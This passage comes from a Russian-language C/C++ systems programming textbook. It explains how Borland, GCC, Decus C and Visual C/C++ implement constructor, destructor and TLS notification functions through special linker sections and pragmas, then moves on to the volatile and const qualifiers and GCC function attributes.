<code>#pragma startup имя_функции [приоритет]</code> <code>#pragma exit имя_функции [приоритет]</code>	<i>Конструктор</i> <i>Деструктор</i>
---	---

Функция к этому моменту должна быть уже известна (как минимум, должен быть приведён её прототип), сама функция не получает никаких аргументов и не возвращает никакого результата. Приоритет задаётся целым числом и является необязательным. Допустимый интервал значений приоритета от 64 до 255, по умолчанию используется значение 100, с этим же приоритетом выполняются конструкторы и деструкторы статических объектов C++. Меньшие значения соответствуют более высокому приоритету, интервал от 0 до 63 зарезервирован за инициализаторами и деструкторами стандартной библиотеки.

<i>Конструктор</i> <code>void ctor( void ) /* constructor */</code> <code>{</code> <code>...</code> <code>}</code>  <code>#pragma startup ctor 90</code>	<i>Деструктор</i> <code>void dtor( void ) /* destructor */</code> <code>{</code> <code>...</code> <code>}</code>  <code>#pragma exit dtor 90</code>
--	---

Компилятор Borland C/C++ размещает в секциях описания конструкторов и деструкторов структуры, состоящие из указателя на функцию, заданного приоритета и некоторых других данных. Стандартная процедура библиотеки времени выполнения осуществляет<sup>1</sup> вызов конструкторов в порядке возрастания приоритета, а вызов деструкторов — в обратном, т. е. в порядке убывания. При вызове деструктора не даётся никаких гарантий относительно вызова соответствующего ему конструктора (да и сам факт наличия такого конструктора не гарантирован), поэтому могут потребоваться дополнительные проверки в коде деструктора.

---

<sup>1</sup> Может быть интересно, что сами структуры с указателями в памяти не переупорядочиваются, просто осуществляется многопроходное сканирование массива.

В компиляторе **GCC C/C++** используется атрибут, назначаемый функции или экземпляру объекта (т. е. предусмотрена возможность назначения приоритета конструкторам и деструкторам статического объекта данного типа) с помощью директивы `_attribute_`:

<code>_attribute_(( constructor [(приоритет)] ))</code>	<i>Конструктор</i>
<code>_attribute_(( destructor [(приоритет)] ))</code>	<i>Деструктор</i>
<code>_attribute_(( init_priority(приоритет) ))</code>	<i>Статический объект C++</i>

*Приоритет* может меняться в диапазоне от 101 до 65535, меньшие значения соответствуют большему приоритету, значения от 0 до 100 зарезервированы за функциями стандартной библиотеки. Транслятор размещает указатели на конструкторы и деструкторы в секциях с именами «`.ctors`» и «`.dtors`» соответственно, для определения начала и конца массива указателей используется очень специфичный приём: сборщик всегда размещает сначала образы секций из модуля с именем `crtbegin`, потом из всех остальных модулей, а завершает образами из модуля `crtend`. В этих модулях (`crtbegin` и `crtend`) в пустых секциях «`.ctors`» и «`.dtors`» определены символы, маркирующие начало и конец массива указателей. Если при описании конструктора или деструктора задан приоритет, то указатель на него будет размещён в секции, имя которой заканчивается суффиксом «`.номер`», например, «`.ctors.45343`». Сборщик все секции с именами, начинающимися на «`.ctors...`» или «`.dtors...`» объединяет в секции «`.ctors`» и «`.dtors`» соответственно, упорядочивая их с учётом суффиксов.

Ещё раз надо подчеркнуть, что термин *приоритет* в данном случае не слишком удачен, это просто некоторое значение, на основе которого определяется порядок выполнения функций, и только. Абсолютные значения приоритета сами по себе значения не имеют, для упорядочивания важны только отношения больше-меньше; с приоритетом выполнения задач или потоков ничего общего не имеется.

```

_attribute_((constructor(1000))) void ctor()
{
    ...      /* функция-конструктор */
}

_attribute_((destructor(900))) void dtor()
{
    ...      /* функция-деструктор */
}

struct C {
    C( void ) { ... }
    ~C( void ) { ... }
};

/* для задания порядка выполнения конструктора C::C()
   и деструктора C::~C() объекта var использовать "приоритет" 500 */
_attribute_((init_priority(500))) C var;

```

**Размещение указателей на конструкторы и деструкторы в специальных секциях**, соответствует реализации «в лоб» соответствующего низкоуровневого механизма. В этом случае обычно предусмотрена возможность использования хотя бы нескольких различных секций для хранения массивов указателей на конструкторы и деструкторы, что позволяет управлять порядком их выполнения.

Едва ли не самая простая реализация, почти точно соответствующая коду примера 20 (стр. 179), используется в **Decus C**. Секция, содержащая начальный символ, называется «\$init», секция с указателями на конструкторы - «\$init\$», а секция с конечным символом - «\$init.», секции для хранения указателей на деструкторы называются соответственно «\$finl», «\$finl\$», «\$finl.». В силу достаточно примитивной логики управления порядком размещения секций сборщиком (см. стр. 183-184), все три секции должны определяться в правильном порядке при каждом использовании любой из них. Соответственно, для описания функции-конструктора или деструктора можно взять любую функцию, не возвращающую результата и не требующую аргументов и сохранить указатель на неё в секции «\$init\$» или «\$finl\$» (см. стр. 290), например, так:

```
dsect "$init";           /* объявление пустой начальной секции */
dsect "$init$";          /* объявление секции с указателями */
static char *ptr=ctor;   /* в Decus C указатель может быть любого типа */
dsect "$init.";
dsect "";
ctor()                  /* эта функция будет вызвана автоматически */
{
    ...
}
```

Для упрощения этой операции в состав Decus C входит специальный заголовочный файл initia.h, в котором определены макросы INITIAL и FINAL, реализующие функции-конструкторы и деструкторы соответственно:

```
#include <initia.h>

INITIAL /* макрос INITIAL содержит все определения секций dsect */
{
    /* и указателей, приведённые выше, включая заголовок */
    ... /* объявляемой функции (т.е. все строки с комментариями) */
}

FINAL   /* макрос FINAL аналогичен, отличаются лишь имена секций */
{
    ...
}
```

В большинстве компиляторов используются более гибкие и эффективные механизмы управления порядком размещения секций, что позволяет упростить описание указателей на конструкторы и деструкторы и управлять порядком раз-

мещения указателей на функции. Чаще всего используется упорядочивание секций по алфавиту совместно с возможностью их плотного размещения в памяти. Этот же подход используется в **Visual C/C++** и Digital Mars C and C<sup>+1</sup>.

Плотное размещение секций в памяти требует специальной обработки сборщиком. Это связано с тем, что секции могут различаться по правам доступа, а это требует выравнивания адресов начала секций со значительной гранулярностью (равной размеру страницы; для PDP11 это 8 КБ, а для современных систем с процессорами Intel Pentium это 4 КБ). В такой ситуации две секции, следующие друг за другом непосредственно, могут разделяться значительным промежутком, нужным для выравнивания с требуемой гранулярностью. В случае Visual C/C++ плотное размещение обеспечивается объединением нескольких секций в одну, так что объединяемые секции размещаются непосредственно друг за другом, а выравнивается с заданной гранулярностью лишь суммарный образ из нескольких секций (очень похоже на использование подсекций в GCC C/C++)�

Для объединения нескольких секций в одну используется специальная опция сборщика **/MERGE:from=to**, указывающая, что секция «from» объединяется с секцией «to». На самом деле документация не совсем точна: «from» может быть не полным именем секции, а префиксом имени, так что все секции с данным префиксом сначала упорядочиваются по алфавиту и лишь затем добавляются к секции «to». Возможна некоторая автоматизация использования сборщика: в Visual C/C++ предусмотрен механизм внедрения в объектный файл специальных записей, называемых комментариями, которые несут либо вспомогательную информацию (например, обозначают номер версии компилятора), либо являются указаниями для сборщика (например, описание нестандартных секций и их атрибутов). Так, в исходный код программы на C/C++ можно внедрить директиву **#pragma**, содержащую опцию, которую надо использовать при сборке задачи:

```
#pragma comment(linker, "/MERGE:from=to")
```

В Visual C/C++ имена стандартных секций, используемых библиотекой времени выполнения для описания конструкторов и деструкторов, начинаются с префикса «.CRT\$X...», далее следует буква, обозначающая назначение этой секции, а оставшийся суффикс используется для задания порядка секций. В начальном коде задачи, принадлежащем стандартной библиотеке времени выполнения, содержится директива **#pragma**, задающая размещение этих секций:

```
#pragma comment(linker, "/merge:.CRT=.data")
```

Секция с суффиксом «...A» содержит начальный символ, секция с суффиксом «...Z» - конечный, эти секции использовать не стоит, а все остальные суффиксы, находящиеся по алфавиту между «...A» и «...Z» (в т. ч. из нескольких букв, например, «...AA»), могут содержать указатели на функции. Использованное имя секции определяет порядок расположения указателей или, соответст-

<sup>1</sup> Так как значительное число библиотек в ОС Windows скомпилировано Visual C/C++, то многие компиляторы, создающие код для работы в Windows, вынужденно совместимы с решениями, принятыми в Visual C/C++. Конечно, только «миром Visual C/C++-совместимых компиляторов» этот подход не ограничен.

но, «приоритет». Некоторые суффиксы секций используются компилятором для размещения указателей на типовые конструкторы и деструкторы, подробнее имена секций приведены в табл. 47:

Таблица 47: Имена стандартных секций для описания указателей на функции-конструкторы, деструкторы и обработчики уведомлений.

	Интервал имен секций	Функции библиотеки времени вы- полнения	Функции стандарт- ной библио- теки	Пользо- вательские функции
«Конструкторы» C	.CRT\$XIA – .CRT\$XIZ	.CRT\$XIC	.CRT\$XIL	.CRT\$XIU
Конструкторы C++	.CRT\$XCA – .CRT\$XCZ	.CRT\$XCC	.CRT\$XCL	.CRT\$XCU
Пре-деструкторы	.CRT\$XPA – .CRT\$XPZ	.CRT\$XPC	.CRT\$XPL	.CRT\$XPU
Деструкторы	.CRT\$XTA – .CRT\$XTZ	.CRT\$XTC	.CRT\$XTL	.CRT\$XTU
Уведомления <sup>1</sup>	.CRT\$XLA – .CRT\$XLZ	.CRT\$XLC	.CRT\$XLL	.CRT\$XLU
Динамическое выде- ление TLS-памяти <sup>2</sup>	.CRT\$XDA – .CRT\$XDZ	.CRT\$XDC	.CRT\$XDL	.CRT\$XDU

Так, например, указатели на конструкторы статических объектов C++ будут автоматически размещаться компилятором в секции «.CRT\$XCU». Предусмотрен способ изменить такое поведение компилятора, для чего используется:

```
#pragma init_seg( compiler | lib | user | "имя_секции" )
```

Эта директива определяет имя секции, в которой компилятор будет размещать указатели на конструкторы статических объектов C++; ключевые слова `compiler`, `lib` и `user` определяют секции «.CRT\$XCC», «.CRT\$XCL», «.CRT\$XCU» соответственно, либо в качестве имени секции можно задать любое имя в интервале от «.CRT\$XIA» до «.CRT\$XIZ» и от «.CRT\$XCA» до «.CRT\$XCZ», что обеспечит автоматическое выполнение конструкторов в заданном порядке. Также можно указать вообще произвольное имя секции, но тогда надо будет принять самостоятельно меры для выполнения этих конструкторов. Такой пример (достаточно простой) приводится в MSDN в описании директивы `#pragma init_seg`.

В Visual C/C++ существует несколько вариантов стандартных библиотек: в современных версиях 4 варианта (статическая и динамическая версии в оптимизированном и отладочном вариантах), а по версию Visual Studio 2005 включительно они существовали вообще в 8 вариантах (дополнительно в однопоточном и многопоточном исполнении). К сожалению, поведение разных вариантов этих библиотек в части обработки уведомлений и деструкторов несколько различается. Для компилятора Visual C/C++ 16.00.30319.01 (Visual Studio 2010), например, при использовании динамической версии стандартной библиотеки не обработы-

1 В Windows создание и завершение процесса, а также создание и завершение потока приводят к обработке уведомлений, называемых `DLL_PROCESS_ATTACH`, `DLL_THREAD_ATTACH`, `DLL_PROCESS_DETACH` и `DLL_THREAD_DETACH`. Эти уведомления важны для поддержки библиотек динамической компоновки, но могут быть использованы и самим процессом, даже без использования DLL.

2 Аббревиатура TLS расшифровывается как *Thread Local Storage* (локальная для потока память). TLS-память и вообще потоки будут рассмотрены позже.

ваются указатели на пре-деструкторы и деструкторы (т. е. секции «.CRT\$XP...» и «.CRT\$XT...» не используются), а в статической версии стандартной библиотеки не обрабатываются уведомления создания процесса (хотя создание и завершение потоков и завершение процесса обрабатываются).

В простом случае функции-конструкторы и деструкторы в Visual C/C++ могут быть описаны с помощью указателя на эту функцию, хранящегося в одной из стандартных секций, например:

```
#pragma section(".CRT$XIU",read)  
_declspec(allocate(".CRT$XIU")) void (_cdecl *ptr)(void) = ctor;
```

Однако этот подход не будет работать с деструкторами при использовании динамической версии стандартной библиотеки. Сам компилятор Visual C/C++ при генерации кода, вызывающего конструкторы статических объектов, осуществляет регистрацию деструкторов с помощью функции `atexit`:

```
void __cdecl dtor()  
{  
    ... /* функция-деструктор */  
}  
  
void __cdecl ctor()  
{  
    ... /* функция-конструктор */  
    atexit( dtor );  
}  
  
#pragma section(".CRT$XIAB",read)  
static _declspec(allocate(".CRT$XIAB")) void (_cdecl *ptr)(void) = ctor;
```

В данном примере объявляется конструктор, который будет запущен одним из самых первых (имя секции «.CRT\$XIAB», а большинство остальных конструкторов описано в секциях «.CRT\$XIC», «.CRT\$XIL» и «.CRT\$XIU»). Такой подход требует обязательного описания функции-конструктора, даже если нужен только деструктор. Однако, подобная «промежуточная» функция в C++ всё равно необходима, так как конструкторы и деструкторы статических объектов должны быть вызваны для экземпляров объектов, т. е. нужна «промежуточная» функция, вызывающая экземплярные методы<sup>1</sup> нужных объектов.

**Пример 32. Реализация конструктора и деструктора в Visual C/C++ и GCC C/C++.** Вследствие существенно разных подходов, принятых для описания функций-конструкторов и деструкторов в различных компиляторах, может быть затруднительно реализовать общую универсальную систему, легко переносимую из одной системы в другую. Однако, если ограничить число возможных «приоритетов» (в этом примере их всего два) и выполнять регистрацию деструкторов только в конструкторе, то можно разработать относительно простые макросы, пригодные для широкого круга компиляторов.

---

1 Вызов экземплярного метода требует передачи ему указателя `this` в виде неявного аргумента.

Ниже приводится небольшой пример (`smp132.c`) программы, описывающей конструктор и деструктор так, чтобы пример успешно компилировался в Visual C/C++ и GCC C/C++ и был легко адаптирован к другим компиляторам.

```
#include <stdio.h>

#if defined(_MSC_VER)

# pragma section(".CRT$XIU",read)
# pragma section(".CRT$XIV",read)

# if !defined(_CRTALLOC)
#     define _CRTALLOC(x)      __declspec(allocate(x))
# endif

# define __ORD_STD    ".CRT$XIU"
# define __ORD_LAST   ".CRT$XIV"
# define __CONSTRUCTOR(f,pri) \
    static void __cdecl f##_func( void ); \
    _CRTALLOC(pri) void (__cdecl *f##_ptr)(void)=f##_func; \
    static void __cdecl f##_func( void )

#elif defined(__GNUC__)

# define __ORD_STD    1000
# define __ORD_LAST   1100
# define __CONSTRUCTOR(f,pri) \
    static void __attribute__((constructor(pri))) f( void ); \
    static void f( void )

#else
# error Unsupported compiler!
#endif

static void __cdecl dtor( void )      /* функция-деструктор */
{
    puts( "dtor" );
}

__CONSTRUCTOR( ctor, __ORD_LAST )      /* функция-конструктор */
{
    puts( "ctor" );
    atexit( dtor );                  /* регистрация деструктора */
}

int main( void )
{
    puts( "main" );
    return 0;
}
```

В этом примере определено только два приоритета (\_ORD\_STD и \_ORD\_LAST), однако их число может быть легко увеличено дописыванием соответствующих макросов (задающих имена секций в Visual C/C++ и номера в GCC C/C++); специального описания для деструкторов не требуется, так как для их задания используется стандартная функция `atexit`. В случае Visual C/C++ используется дополнительный макрос `_CRTALLOC` (который здесь вообще-то совершенно необязательно вводить), потому что этот макрос используется в стандартных заголовочных файлах Visual C/C++ для таких же целей. При включении в большой проект такого фрагмента текста существует вероятность того, что макрос `_CRTALLOC` будет объявлен во включённых ранее стандартных заголовочных файлах, и в итоге будет использована его стандартная форма.

**Предварительные замечания об использовании уведомлений и функций динамического выделения TLS-памяти в Visual C/C++.** Рассматривать сейчас вопросы организации библиотек динамической компоновки и многопоточного приложения в Windows излишне, но несколько вводных замечаний можно и нужно сделать. Здесь рассматривается тот код, который нужно написать для использования таких функций, но не обсуждается зачем это делать.

Потоки выполнения создаются в программе явным образом с помощью вызова специальных функций (например, `_beginthreadex`), которая как бы является точкой «развилки», выполнение далее продолжится по двум путям: нормальный возврат из этой функции и продолжение вызывающего потока плюс вторая ветвь, которая начнёт выполнение специально указанной в одном из аргументов функции. Продолжение вызывающего кода и указанная функция могут выполняться одновременно (если число вычислительных ядер это позволяет) и/или в режиме разделения времени с поперееменными переключениями с потока на поток. Применение в программе нескольких потоков, имеющих одновременный и равноправный доступ ко всем объектам в адресном пространстве задачи, порождает несколько проблем, в том числе проблему создания статических<sup>1</sup> переменных, специфичных для данного потока (т. е. чтобы каждый поток пользовался своим экземпляром такой переменной). Такой механизм существует под названием *локальной для потока памяти (TLS, Thread Local Storage)*, т. е. в многопоточных задачах фактически нужно рассматривать два класса статической памяти: общий для всей задачи и локальный для потока.

Переменные, относящиеся к TLS-памяти, могут существовать как в самой задаче, так и в динамически присоединяемых библиотеках, что требует специальной обработки: динамического выделения памяти и/или инициализации переменных в момент создания потока или загрузки библиотеки. Для выполнения этих операций предусмотрены *уведомления*. Эти уведомления обрабатываются во всех библиотеках динамической загрузки, а также в основной задаче. Всего различают 4 типа уведомлений: о создании и завершении процесса (для DLL: загрузки DLL в процесс или выгрузки из адресного пространства) и о создании или завершении нового потока.

---

1 Стек у каждого потока свой, поэтому локальные переменные в автоматической памяти и аргументы функций для каждого потока являются уникальными для каждого потока.

Для обработки уведомлений нужно включить указатель на функцию-обработчик уведомлений в секцию «.CRT\$XL...», аналогично описанию конструкторов или деструкторов статических объектов. В отличие от последних функция -обработчик уведомления получает три аргумента: *a)* т. н. «хэндл экземпляра» приложения или динамической библиотеки (фактически, адрес в адресном пространстве процесса, начиная с которого этот экземпляр расположен), *б)* код уведомления (это просто целое число: 0:=DLL\_PROCESS\_DETACH, 1:=DLL\_PROCESS\_ATTACH, 2:=DLL\_THREAD\_ATTACH и 3:=DLL\_THREAD\_DETACH) и *в)* неиспользуемый зарезервированный аргумент. Ещё одно отличие связано с тем, что описанные *так* функции будут вызываться, только если в задаче используется локальная для потока память; более строго: только если в образ задачи включён модуль tlssup.obj из стандартной библиотеки Visual C/C++. Это автоматически выполняется, если используются (а не просто описаны) локальные для потока переменные, иначе надо явным образом включить в объектный файл ссылку на символ \_tls\_index, определённый в этом модуле, что гарантирует его включение в задачу сборщиком. Ниже приводится поясняющий код:

```
#include <windows.h> /* для определения типов HANDLE, DWORD и LPVOID,
а также макросов NTAPI и WINAPI, задающих соглашение о вызовах */

#if !defined(_CRTALLOC)
#define _CRTALLOC(x) __declspec(allocate(x))
#endif

/* Вследствие различающегося декорирования имён при компиляции 32-х и 64-х
разрядных программ, ссылку на символ _tls_index надо делать различно;
наличие такой ссылки обеспечивает включение tlssup.obj в задачу */
#if defined(_WIN64)
#pragma comment(linker,"/INCLUDE:_tls_index")
#else
#pragma comment(linker,"/INCLUDE:_tls_index")
#endif

static void NTAPI notify( HANDLE h, DWORD dw, LPVOID reserved )
{
    ... /* обработка уведомлений с кодом 'dw' */
}

#pragma section(".CRT$XLU",read)
_CRTALLOC(".CRT$XLU") void (NTAPI *ptr)(HANDLE,DWORD,LPVOID) = notify;
```

Функция *notify* из данного примера будет вызываться автоматически при запуске задачи<sup>1</sup> и её завершении, а также при создании и завершении каждого нового потока (первичному потоку приходят только уведомления для процесса).

---

<sup>1</sup> Кроме случая статической версии библиотеки (компиляция, например, командой *c1 /MT ...*), в этой ситуации уведомление с номером 1 (DLL\_PROCESS\_ATTACH) вообще не доставляется. В случае динамической стандартной библиотеки (компиляция командой *c1 /MD ...*) доставляются все уведомления.

Функции динамического выделения TLS-памяти вызываются из стандартной функции, принадлежащей модулю `tlsdyn.obj` стандартной библиотеки, которая является обработчиком уведомлений (указатель на неё размещён в секции `«.CRT$XLC»`). Для их использования надо, чтобы в задачу были включены два модуля `tlssup.obj` и `tlsdyn.obj` (для этого можно включить в объектный файл ссылки на символы `_tls_index` и `__dyn_tls_init`). Функция, вызываемая для динамического выделения TLS-памяти, не получает никаких аргументов. Ниже приводится пример реализации подобной функции:

```
#include <windows.h> /* для определения типов HANDLE, DWORD и LPVOID,
а также макросов NTAPI и WINAPI, задающих соглашение о вызовах */

#if !defined(_CRTALLOC)
# define _CRTALLOC(x) __declspec(allocate(x))
#endif

/* Вследствие различающегося декорирования имён при компиляции 32-х и 64-х
разрядных программ, имена _tls_index и __dyn_tls_init различаются;
ссылки на них обеспечивают включение tlssup.obj и tlsdyn.obj в задачу
*/
#if defined(_WIN64)
# pragma comment(linker,"/INCLUDE:_tls_index")
# pragma comment(linker,"/INCLUDE:__dyn_tls_init")
#else
# pragma comment(linker,"/INCLUDE:__tls_index")
# pragma comment(linker,"/INCLUDE:__dyn_tls_init@12")
#endif

static void WINAPI dynamic( void )
{
    ... /* динамическое выделение TLS-памяти */
}

#pragma section(".CRT$XDU",read)
_CRTALLOC(".CRT$XDU") void (NTAPI *dptr)(HANDLE,DWORD,LPVOID) = dynamic;
```

Строго говоря, использовать функции, подобные `dynamic` из примера выше именно для выделения TLS-памяти, скорее всего, будет нецелесообразно: с этим должны справиться стандартные процедуры. А вот их использование для какой-либо специфичной инициализации локальных для потока переменных или иной дополнительной обработки может иметь смысл.

Завершая тему обработки уведомлений, а также функций-конструкторов и деструкторов в Visual C/C++, стоит сделать ещё несколько замечаний о порядке вызова соответствующих функций:

Указатели на функции, размещённые в секции `«.CRT$XL...»` используются на самых ранних и на самых последних этапах работы задачи, до выполнения всех остальных конструкторов, в т. ч. конструкторов, нужных для нормальной

работы библиотеки времени выполнения, и после завершения всех остальных деструкторов. По этой причине обработка уведомлений запуска и завершения процесса (DLL\_PROCESS\_ATTACH и DLL\_PROCESS\_DETACH) может быть затруднительной: не все функции библиотеки языка C/C++ могут работать корректно<sup>1</sup>.

Далее, после выполнения некоторых базовых шагов инициализации стандартной библиотеки времени выполнения, будут обрабатываться функции, указатели на которые размещаются в секциях «.CRT\$XI...», при этом часть важных для компилятора и библиотеки времени выполнения функций описана в секции «.CRT\$XIAA».

После обработки функций-конструкторов и деструкторов языка С будут обрабатываться функции языка C++: указатели на них размещаются в секциях «.CRT\$XC...» (часть важных для компилятора функций описаны в «.CRT\$XCAA»).

Только после этого осуществляется вызов функций динамического выделения TLS-памяти только для первичного потока, указатели на которые размещены в секциях «.CRT\$XD...». Обработка этих функций для первичного потока составляет особый случай, для всех остальных потоков она происходит при обработке уведомления DLL\_THREAD\_ATTACH (см. ниже).

Во время работы задачи будет осуществляться обработка уведомлений при загрузке и выгрузке библиотек динамической компоновки (обработка осуществляется кодом самих библиотек, не основной задачи) и при создании и завершении потоков. При этом используются функции, указатели на которые размещаются в секциях «.CRT\$XLA» ... «.CRT\$XLC». В секции «.CRT\$XLC» находится указатель на стандартную функцию модуля `tlsdyn.obj`, осуществляющую вызов функций динамического выделения TLS-памяти (описанных в секциях «.CRT\$XD...») для всех потоков, кроме первичного. Далее продолжится обработка указателей на функции в секциях «.CRT\$XLC» и далее до «.CRT\$XLZ». Взаимный порядок обработки функций, описанных в секции «.CRT\$XLC» не гарантируется.

При завершении задачи сначала обрабатываются функции, зарегистрированные с помощью `atexit` в порядке, обратном их регистрации. Далее для задачи, использующей статические версии стандартной библиотеки Visual C/C++, обрабатываются функции, указатели на которые находятся в секциях «.CRT\$XP...» и «.CRT\$XT...». Для задачи, использующей динамическую версию стандартной библиотеки, секции «.CRT\$XP...» и «.CRT\$XT...» игнорируются, обрабатываются только функции, зарегистрированные с помощью `atexit`.

Самыми последними обрабатываются уведомления DLL\_PROCESS\_DETACH, доставляемые функциям, указатели на которые находятся в секциях «.CRT\$XL...».

Именно такой порядок официально не гарантируется, он не документирован, но поддерживается современными версиями Visual C/C++. Некоторые расхождения отмечались в обработке уведомлений и, соответственно, динамического выделения TLS-памяти для Visual Studio 2003 и более ранних версий. Использование секций «.CRT\$X...» давно уже вышло за рамки одной компании Microsoft и широко практикуется сторонними разработчиками, поэтому никаких резких из-

---

<sup>1</sup> Правда, часто их можно заменить функциями Win32/Win64 API.

менений принятых правил в этой части не ожидается: Microsoft старается обеспечивать переносимость ранее разработанного программного обеспечения на новые платформы, даже если это ПО сторонних разработчиков.

**Атрибуты, управляющие генерацией кода.** Принятые по умолчанию правила применения переменных и подпрограмм основаны на некоторых предположениях, корректных лишь в большинстве случаев, но не во всех. Зачастую дополнительные «подсказки» компилятору позволяют либо избежать ошибок, либо генерировать более эффективный код. Для пояснения сказанного можно привести несколько иллюстраций:

Функция `int printf(char *fmt, ...);` и некоторые другие получает в первом аргументе строку, содержащую форматное выражение. Предположим, что компилятор встречает такое использование этой функции:

```
double X = 5, Y = 4;  
char O = '*';  
  
printf( "%d %s %g = %g\n", X, O, Y );
```

В этом примере сразу несколько ошибок: *а)* `%s` вместо `%c`, *б)* `%d` вместо `%f` или `%g`, *в)* несоответствие действительного числа аргументов форматному выражению. В принципе, транслятор мог бы обнаружить все эти ошибки, если бы заранее знал о наличии форматной строки и правилах её применения, но для этого ему надо как-то передать эту информацию.

Функция `char *strcpy(char *to, char *from);` имеет аргументы: `from`, указатель на исходную строку и `to`, адрес буфера, куда её надо скопировать. Предположим, что транслятор встречает такую строку:

```
strcpy( "buffer", "abc" ); // записать "abc" поверх "buffer"
```

Это, однако, может быть ошибкой в системах, поддерживающих защиту памяти (см. стр. 196 и 207), так как строка `"buffer"`, являющаяся приёмником, будет размещена транслятором в секции констант, запись в которую запрещена. Было бы гораздо удобнее, если бы транслятору можно было подсказать, что в аргументе `to` не стоит передавать указатель на неизменяемую память, а в аргументе `from` это делать можно.

Ещё более простой пример: допустим, у нас есть переменная `int P`, значение которой сначала задаётся и потом используется:

```
int P;  
  
...  
P = 12345;  
if ( P != 6789 ) { ... }
```

В «очевидном» случае `P` не будет равен 6789 и оптимизирующий компилятор может элиминировать всю ветку кода. Но такое предположение корректно только в том случае, когда `P` является самой обычной переменной и когда никто не может её изменить между присваиванием и использованием. Таким образом, если переменная `P` может быть изменена некоторым внешним образом по отно-

шению к программе (например, `P` является аппаратным счётчиком импульсов таймера), либо асинхронно выполняющейся ветвью кода (в программе есть другие выполняющиеся потоки или обработчики прерываний), то программист должен подсказать компилятору правила работы с этой переменной..

В ранних реализациях С подобных возможностей не было, но с течением времени в язык стали добавляться стандартные и нестандартные ключевые слова и атрибуты, обеспечивающие «тонкое» управление компиляцией.

**Квалификатор `volatile`.** Этот квалификатор типа используется для описания переменных, которые могут быть изменены асинхронно по отношению к транслируемой программе. Разработчик должен его использовать для описания переменных, к которым имеют конкурентный доступ другие потоки выполнения в программе или обработчики прерываний, либо которые ассоциированы с некоторыми «внешними» ресурсами: регистрами, портами ввода-вывода или диапазонами адресов устройств и т. д. и т. п.

```
volatile int P;  
...  
P = 12345;  
if ( P != 6789 ) { ... }
```

При таком описании переменной `P` компилятор сможет отключить некоторые виды оптимизаций и сгенерировать правильный код. Следует сделать несколько замечаний:

*Во-первых*, программист обязан использовать это слово там, где оно требуется: в общем случае компилятор сам по себе не может обнаружить необходимость его использования.

*Во-вторых*, забытое программистом `volatile` там, где оно было необходимо, часто приводит к появлению нестабильных ошибок, которые будут возникать лишь с некоторой вероятностью (скажем, если асинхронное изменение значения произойдёт точно между двумя соседними инструкциями). Специально смоделировать и отладить такие случаи крайне трудно, отладчики и трассировщики являются слишком грубыми инструментами для такой работы (они заметно влияют на скорости и времена выполнения кода, поэтому вероятности возникновения ошибок и места их проявления могут измениться). Нет никакой гарантии, что в отладочной среде эту ошибку вообще будет можно обнаружить.

*В-третьих*, в современных реализациях C/C++ предусмотрено много механизмов по тонкому управлению генерацией кода, эффективных в последовательных программах. Но при этом их крайне недостаточно для целей разработки надёжных параллельных программ. При работе с общими переменными в параллельных программах одного квалификатора `volatile` не хватает (см., например, об атомарных операциях и о барьерах памяти «Многопроцессорные системы», стр. 410). Пока, к сожалению, требуется использовать низкоуровневые средства для решения подобных проблем. В рамках С и C++ эта задача на данный момент не решается и даже в перспективных стандартах полного решения пока не планируется (вводят квалификатор `_Atomic`, но барьеры пока не предусмотрены).

**Квалификатор *const*.** Этот квалификатор может использоваться в двух различных контекстах с различным «смыслом», в каждом случае. Так выделяют использование этого квалификатора при описании:

- **Переменных**, например, `const int N = 1000;` или `extern const int M;`. Такое употребление квалификатора `const` указывает компилятору на необходимость создания неизменяемой переменной, содержащей указанное значение, либо на наличие такой переменной в другом модуле.
- **Аргументов**, например, `char* strcpy( char *to, const char *from );`. В этом случае квалификатор `const` позволяет выполнить дополнительные проверки использования формальных и фактических аргументов.

Надо отличать неизменяемые переменные от литералов и символов препроцессора, обозначающих литерал. Литерал не определяет *переменной*, это некоторое *значение*, которое может быть непосредственно внедрено в код или в машинную инструкцию, т. е. он может использоваться в качестве правого значения (*rvalue*), но не левого; получение адреса литерала<sup>1</sup> также невозможно. Компилятор может реализовать литерал как переменную, а может внедрить его прямо в код инструкций, это оставлено на усмотрение компилятора.

Неизменяемые переменные, в отличие от литералов, являются именно переменными, т. е. они эквивалентны некоторым ячейкам памяти, содержащим нужное значение. Неизменяемая переменная является левым значением (*lvalue*), с тем ограничением, что она *не должна* модифицироваться данной программой явным образом, т. е. ей нельзя прямо или косвенно присваивать значение. Более того, такая переменная может быть объявлена как `const volatile`: прямое указание на то, что лишь данная программа *не должна* её изменять, но некоторый внешний механизм *может* её изменить и она вообще не является константой.

Значение литерала известно на этапе трансляции и не изменяется во время выполнения; для `const`-квалифицированных переменных это не так<sup>2</sup>: они могут быть определены в других модулях (и быть неизвестны транслятору) и в принципе могут изменяться во время выполнения.

```
#define AN 100
const int BN = 200;

char xa[ AN ];      /* правильно, AN представляет собой литерал */
char xb[ BN ];      /* в C неправильно, BN может быть неизвестен */

int main()
{
    char ya[ AN ]; /* правильно, массив известного размера */
    char yb[ BN ]; /* правильно, соответствует конструкции динамического
                     выделения памяти в стеке (alloc) неизвестного заранее размера */
```

1 Литерал-строка сам является адресом этой строки, в этом смысле получить адреса, т. е. использовать что-то типа `&"ABC"` не получится. Синтаксически такая конструкция допустима, но эквивалентна просто `"ABC"`.

2 Справедливо для языка C, в C++ инициализированные `const`-квалифицированные переменные могут заменять литералы; в других языках (типа Fortran IV) могут изменяться даже литералы.

Использование квалификаторов `const` для аргументов подпрограммы позволяет: *a)* при трансляции подпрограммы проверить, что не предпринимается попыток её изменения, и *b)* при трансляции вызова этой подпрограммы проверить, что фактический аргумент может быть неизменяемым. Обычно `const` используют для аргументов-указателей, чтобы разрешить использование адресов неизменяемых данных или литералов. Частично этот аспект обсуждался на стр. 196, применительно к литералам-строкам.

**Атрибуты функций `const` и `pure`.** Эти атрибуты определены только в синтаксисе GCC C/C++ и предназначены для описания функций без побочных эффектов (`const`) или с ограниченными побочными эффектами (`pure`). Наличие такой информации позволяет упростить оптимизацию и достичь большей эффективности.

Результат выполнения функции без побочных эффектов зависит только от её аргументов и ограничен только её возвращаемым значением. Функция не должна определяться атрибутом `const`, если содержит вызовы не-`const` функций, обращающихся к глобальным переменным или по указателям, даже если эти указатели переданы в качестве аргументов. Например, в качестве `const` функций в GCC C/C++ объявлены такие функции, как:

```
int abs( int __x ) __attribute__((const))
div_t div( int __numer, int __denom ) __attribute__((const))
ldiv_t ldiv( long int __numer, long int __denom ) __attribute__((const))
```

